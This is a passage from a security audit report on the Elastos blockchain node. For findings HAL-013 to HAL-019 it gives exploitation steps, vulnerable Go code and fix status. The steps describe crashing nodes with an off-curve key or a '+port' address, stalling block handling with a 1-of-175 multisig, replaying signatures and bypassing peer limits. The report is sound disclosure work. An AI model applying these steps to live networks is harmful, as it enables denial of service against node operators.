`Arbiters.IsMemberElectedNextCRCArbitrator()` casts each `nextCRCArbiters` entry to `*crcArbiter` without a check, but `resetNextArbiterByCRC()` fills the CR slots with `*dposArbiter` values when the CR committee is out of its election period. In that state, a `NextTurnDPOSInfo` transaction with one empty `CRPublicKeys` entry makes the cast panic and stops the node.

Impact

While the CR committee is out of its election period, any peer can crash a node that receives the unsigned transaction during an arbiter-rotation window. The crash occurs during transaction pool admission in `AppendToTxPool()`, before the node calls `RelayInventory()`. Thus the node does not relay the transaction, and the attacker must send it to each target node. The trigger state is a governance outcome that the attacker does not control.

Exploitation Steps

1. Wait until the CR committee leaves its election period, for example when too few candidates have votes at a term change.
2. Wait for an arbiter-rotation block, which sets `NeedNextTurnDPOSInfo`.
3. Copy the honest `NextTurnDPOSInfo` payload and set the `CRPublicKeys` entry of one producer-filled CR slot to an empty byte slice.
4. Send the transaction to each target node. It needs no signature or fee.
5. Observe the node process exit with an interface conversion panic during transaction pool admission.

Code Location

`dpos/state/arbitrators.go:1909-1916` — **`Arbiters.IsMemberElectedNextCRCArbitrator()`**
The function asserts that each matching entry is a `*crcArbiter`, and the assertion panics when the entry is a `*dposArbiter`.

SOL

```
func (a *Arbiters) IsMemberElectedNextCRCArbitrator(pk []byte) bool {
    for _, v := range a.nextCRCArbiters {
        if bytes.Equal(v.GetNodePublicKey(), pk) && v.(*crcArbiter).crMember.MemberState ==
state.MemberElected {
            return true
```

```
        }
    }
    return false
}
```

dpos/state/arbitrators.go:2814-2821 — Arbiters.resetNextArbiterByCRC()

When `IsInElectionPeriod()` returns false above `ChangeCommitteeNewCRHeight`, this branch fills the CR slots with voted producers as `*dposArbiter` values. `updateNextTurnInfo()` then copies these values into `nextCRCArbiters`.

SOL

```
        for i := 0; i < len(a.ChainParams.DPoSConfiguration.CRCArbiters); i++ {
            producer := votedProducers[i]
            ar, err := NewDPoSArbiter(producer)
            if err != nil {
                return unclaimed, nil, err
            }
            crcArbiters[ar.GetOwnerProgramHash()] = ar
        }
```

core/transaction/nexttrundposinfotransaction.go:178-185 — isNextArbitratorsSameV1()

`SpecialContextCheck()` calls this matcher for each received transaction. An empty `CRPublicKeys` entry makes the matcher call `IsMemberElectedNextCRCArbitrator()` for that CR slot.

SOL

```
    for i, v := range nextCRCArbitrators {
        if bytes.Equal(v, nextTurnDPOSInfo.CRPublicKeys[i]) ||
            (bytes.Equal([]byte{}, nextTurnDPOSInfo.CRPublicKeys[i]) &&
                !blockchain.DefaultLedger.Arbitrators.IsMemberElectedNextCRCArbitrator(v)) {
        } else {
            return false
        }
    }
```

RECOMMENDATION

In `IsMemberElectedNextCRCArbitrator()`, replace the unchecked assertion with `abt, ok := v.(*crcArbiter)`. If `ok` is false, return true. Then the matchers reject an empty key for a producer-filled slot, which matches the transaction builder.

REMEDIATION COMMENT

Addressed in: 2d8fc98dcc9f29160e6e84b968cd894616cf00bd

SOLVED: The **Elastos team** solved this finding in commit 2d8fc98dcc9f29160e6e84b968cd894616cf00bd by replacing the unchecked type assertion in `IsMemberElectedNextCRCArbitrator` with a safe two-value form that returns `true` when the slot holds a producer-type arbiter rather than a council-type arbiter. This prevents the interface-

conversion panic that could be triggered by a crafted `NextTurnDPOSInfo` transaction with an empty `CRPublicKeys` entry during an arbiter-rotation window outside the CR election period.

Client Note:

The node checks what kind of seat holder it has before it reads council-only details.

HAL-013 SOLVED

Off-curve node public key crashes DPoS and CRC arbiter nodes

Low · 2.5 AO:S/AC:L/AX:L/R:N/S:C/C:N/A:C/I:N/D:N/Y:N

DESCRIPTION

A current DPoS producer, a newly selected producer, or an elected CRC member can register a non-canonical node public key. Other DPoS and CRC arbiter nodes then panic during route-address encryption. Operators can restart a crashed node, but the node crashes again while the key stays registered. The crash repeats until operators patch the node or the key is removed.

`crypto.DecodePoint()` accepts compressed P-256 coordinates with `x >= P`. It returns a point that is not on the curve. The 65-byte uncompressed branch of `DecodePoint` also has no on-curve check. ECIES uses the decoded point without validation, so route-address encryption panics in `ScalarMult`.

Three transactions accept this key: `RegisterProducer`, `UpdateProducer`, and `CRCouncilMemberClaimNode`. Each transaction checks the node key only with `DecodePoint` (`core/transaction/registerproducertransaction.go:272`, `core/transaction/updateproducertransaction.go:360`, `core/transaction/crcouncilmemberclaimnodetransaction.go:127`).

Impact

One registered key crashes every DPoS or CRC arbiter node that announces its address to that PID. The key owner controls only its own node, but the panic occurs on the other arbiter nodes. The trigger needs the announcing node to have at least five connected peers (`minPeersToAnnounce`). No `recover()` catches the panic, so the node process exits.

Exploitation Steps

1. Act as a current DPoS producer, a newly selected producer, or an elected CRC member.
2. Set `NodePublicKey` to the compressed key `02 || P` with a valid owner signature. Use `RegisterProducer`, `UpdateProducer`, or `CRCouncilMemberClaimNode`.
3. Wait until the key is in a current or next DPoS peer set.
4. Wait until a target arbiter node has at least five connected peers (`minPeersToAnnounce`). The node then announces its route automatically.
5. The target node decodes the PID, calls `crypto.Encrypt`, and panics in `ScalarMult`. The process exits.
6. After a restart, the target node announces its route again and crashes again while the key stays registered.

Code Location

In `crypto/encode.go`, the `deCompress` function reduces the curve equation modulo P but returns the original, unreduced x coordinate:

GO 210–238

```go
func deCompress(yTilde int, xValue []byte, curve *elliptic.CurveParams) (*PublicKey, error) {
    xCoord := big.NewInt(0)
    xCoord.SetBytes(xValue)

    //y**2 = x**3 + A*x +B, A = -3, there is no A's clear definition in the realization of p256.
    paramA := big.NewInt(P256PARAMA)
    //compute x**3 + A*x +B
    ySqare := big.NewInt(0)
    ySqare.Exp(xCoord, big.NewInt(2), curve.P)
    ySqare.Add(ySqare, paramA)
    ySqare.Mod(ySqare, curve.P)
    ySqare.Mul(ySqare, xCoord)
    ySqare.Mod(ySqare, curve.P)
    ySqare.Add(ySqare, curve.B)
    ySqare.Mod(ySqare, curve.P)

    yValue := curveSqrt(ySqare, curve)
    if nil == yValue {
        return nil, errors.New("invalid point compression")
    }

    yCoord := big.NewInt(0)
    if (isEven(yValue) && 0 != yTilde) || (!isEven(yValue) && 1 != yTilde) {
        yCoord.Sub(curve.P, yValue)
    } else {
        yCoord.Set(yValue)
    }
    return &PublicKey{xCoord, yCoord}, nil
}
```

In `crypto/encode.go::DecodePoint()`, the uncompressed branch returns the raw coordinates with no on-curve check:

GO 256–262

```go
    case 0x04, 0x06, 0x07: //uncompressed
        if len(encodeData) != NOCOMPRESSEDLEN {
            return nil, errors.New("the encodeData format is error")
        }
        pubKeyX := new(big.Int).SetBytes(encodeData[FLAGLEN : FLAGLEN+XORYVALUELEN])
        pubKeyY := new(big.Int).SetBytes(encodeData[FLAGLEN+XORYVALUELEN : NOCOMPRESSEDLEN])
        return &PublicKey{pubKeyX, pubKeyY}, nil
```

In `elanet/routes/routes.go::(*Routes).addrHandler()`, a node that announces routes decodes each DPoS or CRC PID and encrypts its listen address to that point. `crypto.Encrypt` then calls `GenerateShared`:

GO 235–249

```go
pubKey, err := crypto.DecodePoint(pid[:])
if err != nil {
        continue
}

var cipher []byte
if pidc, ok := ciphers[r.addr]; ok {
        if c, ok := pidc[pid]; ok {
        cipher = c
        }
}

if len(cipher) == 0 {
        // Generate DAddr for the given PID.
        cipher, err = crypto.Encrypt(pubKey, []byte(r.addr))
```

In `crypto/ecies/ecies.go`, the ECIES primitive calls `ScalarMult` without validating the recipient point:

GO 99–110

```go
func (prv *PrivateKey) GenerateShared(pub *PublicKey, skLen, macLen int) (sk []byte,
err error) {
    if prv.PublicKey.Curve != pub.Curve {
        return nil, ErrInvalidCurve
    }
    if skLen+macLen > MaxSharedKeyLength(pub) {
        return nil, ErrSharedKeyTooBig
    }

    x, _ := pub.Curve.ScalarMult(pub.X, pub.Y, prv.D.Bytes())
    if x == nil {
        return nil, ErrSharedKeyIsPointAtInfinity
    }
```

RECOMMENDATION

It is recommended to reject `x >= P` and off-curve points in both the compressed and the uncompressed branches of `DecodePoint`. Check `IsOnCurve` on the ECIES recipient key before `ScalarMult`. When the fix activates, validate the stored node keys again and handle every key that fails the check.

REMEDIATION COMMENT

Addressed in: 163b87cdfd6ec714dd366c6432ace1ba32e96f2f

SOLVED: The **Elastos team** solved this finding by adding an on-curve validation guard inside `GenerateShared` (commit 163b87cd) that returns an error instead of proceeding to `ScalarMult` when the recipient public key is not on the curve, and by updating the call site in `addrHandler` to handle that error gracefully with a `continue` rather than crashing. A second commit (49dabf6940) adds `isStandardCompressedKey` validation, which enforces x below the field prime and an explicit `IsOnCurve` check, to all three transaction types that accept a node key (`RegisterProducer`,

`UpdateProducer`, and `CRCouncilMemberClaimNode`); this enforcement takes effect when `V103Height` is set to an activation height on mainnet.

Client Note:

A node checks that a peer's key is a valid curve point before using it, and skips that peer instead of crashing. From the activation height a key that is not in the standard form is also refused when it is registered or changed. Other commits: 28d0d7a526, 49dabf6940.

HAL-014 SOLVED

1 of 175 multisig spend stalls blockHandler after a flat fee check

Low · 2.5 AO:A/AC:L/AX:L/R:P/S:U/C:N/I:N/A:M/D:N/Y:N

DESCRIPTION

`VerifyMultisigSignatures` matches each signature with each key and has no signature-operation cap. A remote peer can make `blockHandler` execute 30,625 P-256 checks after a flat 100-sela fee check. `blockHandler` does no block or transaction work for about one or a few seconds. The same output can fund another spend, so the peer can repeat the delay.

Exploitation Steps

1. Build a 1 of 175 redeem script by hand.
2. Pay its address.
3. Wait until the chain confirms that payment.
4. Spend that output with 175 signatures from an outside key and a surplus of at least 100 sela.
5. `blockHandler` runs 30,625 P-256 checks and then rejects the spend.

Code Location

In `crypto/crypto.go::VerifyMultisigSignatures` function, the inner loop calls `VerifyDigest` for every signature and every key, then rejects the program only after the scan:

GO 344–372

```go
for i := 0; i < len(signatures); i += SignatureScriptLength {
    // Remove length byte
    sign := signatures[i : i+SignatureScriptLength][1:]
    // Match public key with signature
    for j, publicKey := range publicKeys {
        pubKey := decoded[j]
        if pubKey == nil {
            var err error
            pubKey, err = DecodePoint(publicKey[1:])
            if err != nil {
                return err
            }
            decoded[j] = pubKey
        }
        err := VerifyDigest(*pubKey, digest[:], sign)
        if err == nil {
            hash := sha256.Sum256(publicKey)
            if _, ok := verified[hash]; ok {
                return errors.New("duplicated signatures")
            }
            verified[hash] = struct{}{}
            break // back to public keys loop
        }
    }
}
// Check signatures count
```

```
370 if len(verified) < m {
371     return errors.New("matched signatures not enough")
372 }
```

In `blockchain/validation.go::RunPrograms` function, `ContextCheck` calls `CheckTransactionFee`, then `RunPrograms` reaches this call:

GO 91–95

```
91 } else if prefixType == contract.PrefixMultiSig {
92     if err := crypto.CheckMultiSigSignatures(*program, data); err != nil {
93         return err
94     }
95 }
```

RECOMMENDATION

It is recomended to scale `MinTransactionFee` with the signature check budget before signature checks.

REMEDIATION COMMENT

Addressed in: 4cba88e888ef4613070c26021624fa841d79d901

SOLVED: The **Elastos team** solved this finding in commit 4cba88e888ef (with supporting commits d3496992c9 and d91e4bfa2f) by refusing any transaction whose multisig signature work exceeds 65,536 checks — computed from script bytes alone, before any signature verification — at the pool admission gate, unconditionally. A peer that relays a transaction with failing signatures is immediately penalised with a ban score sufficient to trigger a ban after one offence. An additional per-block multisig work cap (65,536 checks) prevents a miner from including over-budget transactions in a block once the V103Height activation height is set. A signature cache eliminates redundant verification work on already-seen programs.

Client Note:

Active from the activation height (set by a later release). On upgrade the pool refuses, before any signature work, a transaction that needs more than 65,536 signature checks, penalises a peer that relays bad signatures, and no longer repeats signature checks it has already done. From the activation height a block may carry at most 65,536 signature checks. Other commits: d91e4bfa2f, d3496992c9, 0354be3389.

HAL-015 SOLVED

Renewal Of Two Equal Votes In One Transaction Loses One Vote Record And Locks The Stake

Low · 2.5 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:N/D:L/Y:N

DESCRIPTION

`DetailedVoteInfo.ReferKey()` hashes only the transaction hash, vote type, and new vote tuple, so two renewal entries in one `RenewalVoteVersion` transaction with the same (`Candidate`, `Votes`, `LockTime`) get the same key. `State.processRenewalVotingContent()` then writes both renewed records to that key and deletes both old records, so one DPoS v2 vote record disappears while `UsedDposV2Votes` keeps its amount.

Impact

The stake owner loses the vote weight of one renewed vote, and the same amount of staked ELA stays in `UsedDposV2Votes` after expiry, so `ReturnVotes` cannot unlock it. Only the signer of the renewal transaction is affected, and no on-chain path releases the locked amount.

Exploitation Steps

1. The stake owner casts two DPoS v2 votes of equal `Votes` to the same producer, with different lock times.
2. The stake owner builds one `RenewalVoteVersion` transaction (payload version 1) with the official wallet command `dposv2voterenew`. The command accepts lists in `--referkeys`, `--candidates`, `--votes`, and `--stakeuntils`, and `parseRenewalVotesContent()` does not reject equal new tuples.
3. The stake owner gives the two old refer keys, the same producer twice, the same amount twice, and the same new stake-until height twice.
4. Nodes accept the transaction. `Voting.Validate()` rejects only a duplicate old refer key, and `SpecialContextCheck()` checks each renewal entry alone.
5. The block applies the transaction. The producer now holds one vote record for the stake address instead of two, but `UsedDposV2Votes` still holds both amounts.
6. After the new lock time expires, the expiry cleanup debits only the surviving record. `UsedDposV2Votes` keeps the lost amount with zero live records.
7. The stake owner submits `ReturnVotes` for the full stake. Nodes reject it with "vote rights not enough". Only the stake minus the lost amount can be returned.

Code Location

In `core/types/payload/voting.go:335-344` — `DetailedVoteInfo.bytes()`: `ReferKey()` hashes these bytes. The bytes omit `StakeProgramHash`, `BlockHeight`, the old refer key, and the entry index, so equal new tuples in one transaction collide.

GO 335–344

```go
func (v *DetailedVoteInfo) bytes() []byte {
    buf := new(bytes.Buffer)
    v.TransactionHash.Serialize(buf)
    common.WriteUint8(buf, uint8(v.VoteType))
    common.WriteVarUint(buf, uint64(len(v.Info)))
    for _, i := range v.Info {
        i.Serialize(buf, v.PayloadVersion)
    }
    return buf.Bytes()
}
```

In `dpos/state/state.go:2643–2661` — `State.processRenewalVotingContent()`:
Each entry writes its new record at the shared `referKey` and deletes its old record. The second write replaces the first, and no code adjusts `UsedDposV2Votes`.

GO 2643–2661

```go
        detailVoteInfo := payload.DetailedVoteInfo{
            StakeProgramHash: *stakeAddress,
            TransactionHash:  tx.Hash(),
            BlockHeight:      voteInfo.BlockHeight,
            PayloadVersion:   voteInfo.PayloadVersion,
            VoteType:         outputpayload.DposV2,
            Info:             []payload.VotesWithLockTime{content.VotesInfo},
        }

        s.LastRenewalDPoSV2Votes[content.ReferKey] = struct{}{}

        referKey := detailVoteInfo.ReferKey()
        s.History.Append(height, func() {
            producer.detailedDPoSV2Votes[*stakeAddress][referKey] = detailVoteInfo
            delete(producer.detailedDPoSV2Votes[*stakeAddress], content.ReferKey)
        }, func() {
            delete(producer.detailedDPoSV2Votes[*stakeAddress], referKey)
            producer.detailedDPoSV2Votes[*stakeAddress][content.ReferKey] = voteInfo
        })
```

PROOF OF CONCEPT

Halborn ran the following tests against the production code path.

- **Audited commit:** `fb1964b7f90266b62ff562a080d1edbc66002550`
- **Test:** `TestPoCC063RenewalReferKeyCollisionLocksStake` (in-package `test/unit` overlay)
- **Result (executed):** PASS. The test registers a producer and casts two real 100 ELA DPoS v2 votes from one stake address with 200 ELA vote rights. Each vote and the renewal pass `CheckTransactionSanity` and `SpecialContextCheck` at mainnet gate values (`StrictMoneyRangeHeight=2260451`, `V103Height=MaxUint32`, `DPoSV2StartHeight=1405000`, height above 2300000). The renewal transaction has two entries with the same (`Candidate`, `Votes`, `LockTime`), and the test re-parses it with `GetTransactionByBytes` and `Deserialize` before validation. After `State.ProcessBlock`,

the records go from 2 to 1, `UsedDposV2Votes` stays at 200 ELA, and the producer vote rights for the stake drop from 43266574126 to 24436779555. After expiry, the records are 0 and `UsedDposV2Votes` is 100 ELA. `ReturnVotes` for 200 ELA fails with "vote rights not enough", and `ReturnVotes` for 100 ELA passes. The result is the same with `V103Height=0` for the `ReturnVotes` check.

- **Inspected only:** `processRenewalVotingContent()` and the expiry debit in `cleanExpiredDposV2Votes` (`dpos/state/state.go:1926–1955`) have no `V103Height` gate. The V103 block in `core/transaction/returnvotes.go:141–168` only adds a cap from live records, and the ungated check at lines 170-177 still rejects the full amount. Thus, activation of V103 does not fix the issue. The colliding records share one transaction hash and one stake address, so other stake owners are not affected. The test did not execute the UTXO reference, fee, and signature checks of `ContextCheck`. These checks do not read the renewal payload.

RECOMMENDATION

Include the old refer key or the entry index in the data that `DetailedVoteInfo.ReferKey()` hashes for a renewed record, so that each renewal entry gets a unique key. Alternatively, make `SpecialContextCheck()` reject a renewal transaction when two entries produce the same new key, or when the new key already exists in `detailedDPoSV2Votes`. Because this change affects consensus state, activate it at a new coordinated block height, and release the `UsedDposV2Votes` amount of stake addresses that already lost a vote record.

REMEDIATION COMMENT

Addressed in: `1fd344c3b7c9dc8cc66160d5b146f4c27096cd84`

SOLVED: The **Elastos team** solved this finding in the specified commit by refusing a renewal-vote transaction whose entries share the same candidate, vote amount and lock time, both in the `dposv2voterenew` wallet command and in the consensus rules. The consensus rule takes effect when `V103Height` is set to an activation height. Vote amounts that colliding renewals locked before the fix stay locked.

Client Note:

Active from the activation height (set by a later release). From the activation height the node refuses a renewal with two equal entries. Our wallet tool refuses to build one from upgrade. Other commits: cf8d241737.

HAL-016 RISK ACCEPTED

Copied V0 Claim and Return-Vote Signatures Let Anyone Force a Staker's Withdrawals

Low · 2.5 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:N/D:L/Y:N

DESCRIPTION

The V0 `DPoSV2ClaimReward` and `ReturnVotes` payloads use a detached signature over `ToAddr`, `Code` and `Value` only, so anyone can copy a signed payload into a new transaction.

Impact

An attacker can force a staker to withdraw unclaimed rewards or idle stake again and again, and the staker pays the withdrawal fee each time. The coins always go to the signed address, so the attacker cannot steal funds.

Exploitation Steps

1. Read a staker's V0 `DPoSV2ClaimReward` or `ReturnVotes` payload from a block on the chain.
2. Put the same payload in a new transaction, of the same type or the other type, and pay the fee from your own UTXO.
3. Broadcast the transaction, then repeat until the staker's reward or idle stake is used up.
4. Observe the forced withdrawals to the staker's address, each with a fee deduction for the staker.

Code Location

`core/transaction/dposv2claimrewardtransaction.go:141-149` — **`DPoSV2ClaimRewardTransaction.SpecialContextCheck()`**
The signed bytes contain no transaction hash, nonce or type tag, and `ReturnVotes` V0 signs identical bytes in `checkReturnVotesSignature()`.

SOL

```
        signedBuf := new(bytes.Buffer)
        err = claimReward.SerializeUnsigned(signedBuf, payload.DposV2ClaimRewardVersionV0)
        if err != nil {
            return elaerr.Simple(elaerr.ErrTxPayload, errors.New("claimReward Serialize
error")), true
        }
        err = t.checkClaimRewardSignature(code, claimReward.Signature, signedBuf.Bytes())
        if err != nil {
            return elaerr.Simple(elaerr.ErrTxPayload, err), true
        }
```

RECOMMENDATION

Reject V0 `DPoSV2ClaimReward` and `ReturnVotes` payloads in `HeightVersionCheck()` from an activation height, because V1 authenticates the code through the transaction program. If V0 must

stay, bind the signed bytes to the payload type and a per-account nonce.

REMEDIATION COMMENT

RISK ACCEPTED: The **Elastos team** made a business decision to accept the risk of this finding and not alter the code, stating that:

> Accepted for this release. A copied old claim or return can only pay the staker's own address, so no funds can be taken; the staker pays the fee. Refusing the old signed form would break wallets that still use it.

HAL-017 SOLVED

Block Assembly Does Not Mirror the V103 Return-Deposit and Claim-Node Pairing Rules, So the Chain Halts When V103Height Activates

Low · 2.5 AO:S/AC:L/AX:L/R:N/S:C/C:N/I:N/A:C/D:N/Y:N

DESCRIPTION

From `V103Height`, `CheckBlockContext()` enforces `checkReturnDepositPenaltyEvasion()` and `checkClaimNodeSlashEvasion()`, but `SameBlockSelector.Accept()` mirrors only the `ActivateProducer` rule. As a result, block assembly packs pairs that the validator rejects.

Impact

`V103Height` is active from the deployment height, so the issue is reachable from that block. One pooled pair makes every producer build the same rejected block, so block production stops until operators purge the pool.
The owner of any current arbiter node can trigger the halt. It signs two conflicting proposals with its own node key, submits the `IllegalProposalEvidence` at no cost, and submits `ReturnDepositCoin` or `CRCouncilMemberClaimNode` in the same pool window. An honest CR member who claims a node while evidence names its claimed key also halts the chain.

Exploitation Steps

1. The owner of a current arbiter node signs two conflicting proposals with its own node key and submits the `IllegalProposalEvidence`.
2. The same owner submits `ReturnDepositCoin` while the evidence is in the pool.
3. Alternatively, a CR member submits `CRCouncilMemberClaimNode` while evidence names its claimed key, including an honest next-term claim.
4. `GenerateBlock()` sorts the evidence first, and `SameBlockSelector.Accept()` accepts both transactions.
5. `CheckBlockContext()` rejects the block, the pool keeps both transactions, and every producer builds the same block again.

Code Location

`blockchain/sameblockselector.go:79-100` — `SameBlockSelector.Accept()`
At the V103 gate, the selector applies only `penaltyEvasionSet` and has no return-deposit or claim-node check.

SOL

```
func (s *SameBlockSelector) Accept(txn interfaces.Transaction) error {
    if s == nil {
        return nil
    }
```

```
    if s.height >= s.conflictsGate {
        if err := s.conflicts.add(txn, s.conflictsGate); err != nil {
            return err
        }
    }
    if s.height >= s.penaltyGate {
        if err := s.penalty.add(txn); err != nil {
            // The conflicts set accepted this transaction a moment ago and has it
            // recorded. Withdraw it, or a later honest transaction sharing one of its
            // identities would be wrongly skipped.
            if s.height >= s.conflictsGate {
                s.conflicts.rollback()
            }
            return err
        }
    }
    return nil
}
```

`blockchain/blockvalidator.go:1404–1419` — **`BlockChain.CheckBlockContext()`**

The validator applies the two pairing rules at the same `V103Height` gate.

SOL

```
    // RT-009 / RT-010 / RT-013 return leg: reject a block that returns a producer or CR
    // deposit in the same block that identity is slashed, before the same-block penalty is
    // applied. State-aware (needs the parent-positioned producer/CR record to bridge the
    // empty-payload return owner to the node key the evidence names). Gated at V103Height.
    if err := b.checkReturnDepositPenaltyEvasion(block,
        b.chainParams.V103Height); err != nil {
        return err
    }
    // RT-014 (same-block variant): reject a block that rekeys a CR member's claimed DPoS
node
    // in the same block that member is slashed, before the CR checkpoint commits the rekey.
    // Gated at V103Height. The cross-block RT-016 / cross-block CR analog is deferred
(durable
    // identity risks the honest slash path; see checkClaimNodeSlashEvasion doc and
couldNotClose).
    if err := b.checkClaimNodeSlashEvasion(block,
        b.chainParams.V103Height); err != nil {
        return err
    }
```

RECOMMENDATION

It is recommended to add to `SameBlockSelector` an incremental set for the return-deposit and claim-node pairings, gated at `penaltyGate`, before the release is deployed. Resolve owners and claimed keys from the parent state, as `checkReturnDepositPenaltyEvasion()` and `checkClaimNodeSlashEvasion()` do. In `checkClaimNodeSlashEvasion()` and the new set, compare only claims with `PayloadVersion` equal to `CurrentCRClaimDPoSNodeVersion`, because a `NextCRClaimDPoSNodeVersion` claim does not change the current-term key. Alternatively, defer the evidence transaction instead of the return or claim transaction when both are in the pool.

REMEDIATION COMMENT

Addressed in: 5cfbd112024008cd8aba340e25e7e686616a2157

SOLVED: The **Elastos team** solved this finding in commit 5cfbd112 by adding a `depositPairing` set to `SameBlockSelector` that mirrors the two state-aware pairing rules `CheckBlockContext`

enforces from `V103Height`. Block assembly now refuses to pack a `ReturnDepositCoin`, `ReturnCRDepositCoin`, or `CRCouncilMemberClaimNode` transaction beside penalty evidence that names the same key, by delegating to the validator's own `checkReturnDepositPenaltyEvasion` and `checkClaimNodeSlashEvasion` functions on a partial block before including each candidate. Evidence transactions are also sorted first in the selection order from `V103Height` so the pairing check sees them before returns and claims, matching the block structure the validator requires. The fix takes effect when `V103Height` is set to an activation height.

Client Note:

Active from the activation height (set by a later release). The block builder follows the validator's pairing rules and places penalty evidence first, from the same height as the rules it follows.

HAL-018 SOLVED

Remote Peers Bypass the MaxPeers and Inbound Limits by Reusing One Version Nonce

Low · 2.5 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:L/D:N/Y:N

DESCRIPTION

`server.handleAddPeerMsg()` enforces `MaxPeers` and the inbound limit by counting map entries, but it keys each peer on `sp.ID()`, which the remote peer sets through `Version.Nonce`. Connections that reuse one nonce overwrite one map entry, so the limits do not apply to them.

Impact

Any remote peer can keep an unlimited number of fully registered inbound connections, limited only by the per-IP connection cap, and consume node memory, goroutines, file descriptors and relay bandwidth. The counted slots stay free for honest peers, so the node is not eclipsed and consensus is not affected.

Exploitation Steps

1. Open many inbound connections to the node from a few IP addresses, each address under the per-IP cap.
2. In each handshake, advertise `SFNodeNetwork` and send the same `Version.Nonce`.
3. `handleAddPeerMsg()` finds one inbound entry for all connections and accepts each new connection.
4. Observe the number of connected peers exceed `MaxPeers` while the server state counts one peer.

Code Location

`p2p/peer/peer.go:1203-1226` — `Peer.handleRemoteVersionMsg()`

The only nonce check is `IsSelfConnection()`, which compares the nonce with the nonces that this node sent. Then the function uses the remote nonce as the peer ID.

SOL

```
func (p *Peer) handleRemoteVersionMsg(msg *msg.Version) error {
    // Detect self connections.
    if p.cfg.IsSelfConnection(p.na.IP, int(msg.Port), msg.Nonce) {
        return errors.New("disconnecting peer connected to self")
    }

    // Updating a bunch of stats including block based stats, and the
    // peer's time offset.
    p.statsMtx.Lock()
    p.height = uint32(msg.Height)
    p.startingHeight = p.height
    p.timeOffset = msg.Timestamp.Unix() - time.Now().Unix()
    p.statsMtx.Unlock()
```

```
    // Negotiate the protocol version.
    p.flagsMtx.Lock()
    p.advertisedProtoVer = uint32(msg.Version)
    p.advertisedProtoNodeVer = msg.NodeVersion
    p.protocolVersion = minUint32(p.protocolVersion, p.advertisedProtoVer)
    p.versionKnown = true
    log.Debugf("Negotiated protocol version %d for peer %s", p.protocolVersion, p)

    // Set the peer's ID.
    p.id = msg.Nonce
```

`p2p/server/server.go:517-534` — `server.handleAddPeerMsg()`

The inbound limit and the `MaxPeers` limit count map entries, so connections that share one ID count as one peer.

SOL

```
    if sp.Inbound() {
        maxInbound := s.maxInboundPeers()
        if len(state.inboundPeers) >= maxInbound {
            // Drop peers that are already gone before refusing a newcomer.
            if cleared := clearDisconnected(state); cleared > 0 {
                log.Debugf("Clear %d peers from state", cleared)
            }
        }
        if len(state.inboundPeers) >= maxInbound {
            log.Infof("Max inbound peers reached [%d] - disconnecting peer %s",
                maxInbound, sp)
            sp.Disconnect()
            return false
        }
    }

    // Limit max number of total peers.
    if state.Count() >= s.cfg.MaxPeers {
```

`p2p/server/server.go:566-569` — `server.handleAddPeerMsg()`

The insert overwrites an existing entry with the same ID and does not reject or disconnect the new peer.

SOL

```
    // Add the new peer and start it.
    log.Debugf("New peer %s", sp)
    if sp.Inbound() {
        state.inboundPeers[sp.ID()] = sp
```

RECOMMENDATION

In `handleAddPeerMsg()`, check whether `sp.ID()` already exists in `inboundPeers`, `outboundPeers` or `persistentPeers`. If it exists, disconnect the new peer and return false before the limit checks.

REMEDIATION COMMENT

Addressed in: 3319a6a708cb5bb9e6574ef97f4a6e7d7d98935a

SOLVED: The **Elastos team** solved this finding in commit 3319a6a708cb by adding a `hasID()` helper that checks all three peer maps (inbound, outbound, and persistent) and calling it at the top of `handleAddPeerMsg()` before any limit enforcement. Any incoming connection whose nonce matches an already-registered peer is disconnected immediately, closing the map-overwrite path. The companion fix in `handleDonePeerMsg()` ensures that a refused duplicate cannot evict the legitimate peer entry when it disconnects.

Client Note:

A second live connection that reuses a nonce already in use is refused, and every newcomer is counted against the limits. Other commits: a12a65b6c0.

HAL-019 SOLVED

Malformed DPoS Peer Address Crashes Arbiter Nodes Through a Nil Peer

Low · 2.5 AO:S/AC:L/AX:L/R:N/S:C/C:N/I:N/A:C/D:N/Y:N

DESCRIPTION

In the DPoS network, `server.outboundPeerConnected()` does not return when `peer.NewOutboundPeer()` fails, and then calls `AssociateConnection()` on a nil peer. A stored address with a signed port, such as `203.0.113.5:+20339`, causes this failure: the dialer accepts the port, and `NewOutboundPeer()` rejects it.

Impact

The nil-pointer panic occurs in an unrecovered goroutine and stops the `ela` process of every arbiter that dials the address. One arbiter that stops enough other arbiters stops DPoS confirmations, and thus main-chain block production.

Exploitation Steps

1. Listen for TCP connections on an IP address and port that you control.
2. As an arbiter, send each other arbiter an encrypted `DAddr` message with the address `<IP>:+<port>`.
3. Each receiver stores the address for your PID and dials it. The TCP dial succeeds.
4. `NewOutboundPeer()` rejects the port, `outboundPeerConnected()` continues with a nil peer, and the receiver process stops.

Code Location

`dpos/p2p/server.go:653-666` — **`server.outboundPeerConnected()`**

The error branch disconnects but does not return, so the function stores and uses the nil peer.

SOL

```
func (s *server) outboundPeerConnected(c *connmgr.ConnReq, conn net.Conn) {
    sp := newServerPeer(s)
    cfg := newPeerConfig(sp)
    cfg.Target = hub.PIDTo16(c.PID)
    p, err := peer.NewOutboundPeer(cfg, c.Addr.String())
    if err != nil {
        log.Debugf("Cannot create outbound peer %s: %v", c.Addr, err)
        s.connManager.Disconnect(c.PID)
    }
    sp.Peer = p
    sp.connReq = c
    sp.AssociateConnection(conn)
    go s.peerDoneHandler(sp)
}
```

`dpos/p2p/server.go:1061-1070` — **`addrStringToNetAddr()`**

The dialer parses the port with `strconv.Atoi`, which accepts a leading `+`.

```sol
func addrStringToNetAddr(addr string) (net.Addr, error) {
    host, strPort, err := net.SplitHostPort(addr)
    if err != nil {
        return nil, err
    }

    port, err := strconv.Atoi(strPort)
    if err != nil {
        return nil, err
    }
```

`dpos/p2p/peer/peer.go:1114-1126` — `NewOutboundPeer()`

The peer constructor parses the same port with `strconv.ParseUint`, which rejects the `+`. It then returns a nil peer after the TCP connection already exists.

```sol
func NewOutboundPeer(cfg *Config, addr string) (*Peer, error) {
    p := newPeerBase(cfg, false)
    p.addr = addr

    host, portStr, err := net.SplitHostPort(addr)
    if err != nil {
        return nil, err
    }

    port, err := strconv.ParseUint(portStr, 10, 16)
    if err != nil {
        return nil, err
    }
```

RECOMMENDATION

In `server.outboundPeerConnected()`, return immediately after the `Disconnect()` call when `NewOutboundPeer()` fails, as the main-chain `p2p/server` implementation does.

REMEDIATION COMMENT

Addressed in: bc6bae0c9ac5ec8f4ccb55aec13be937d84e24ff

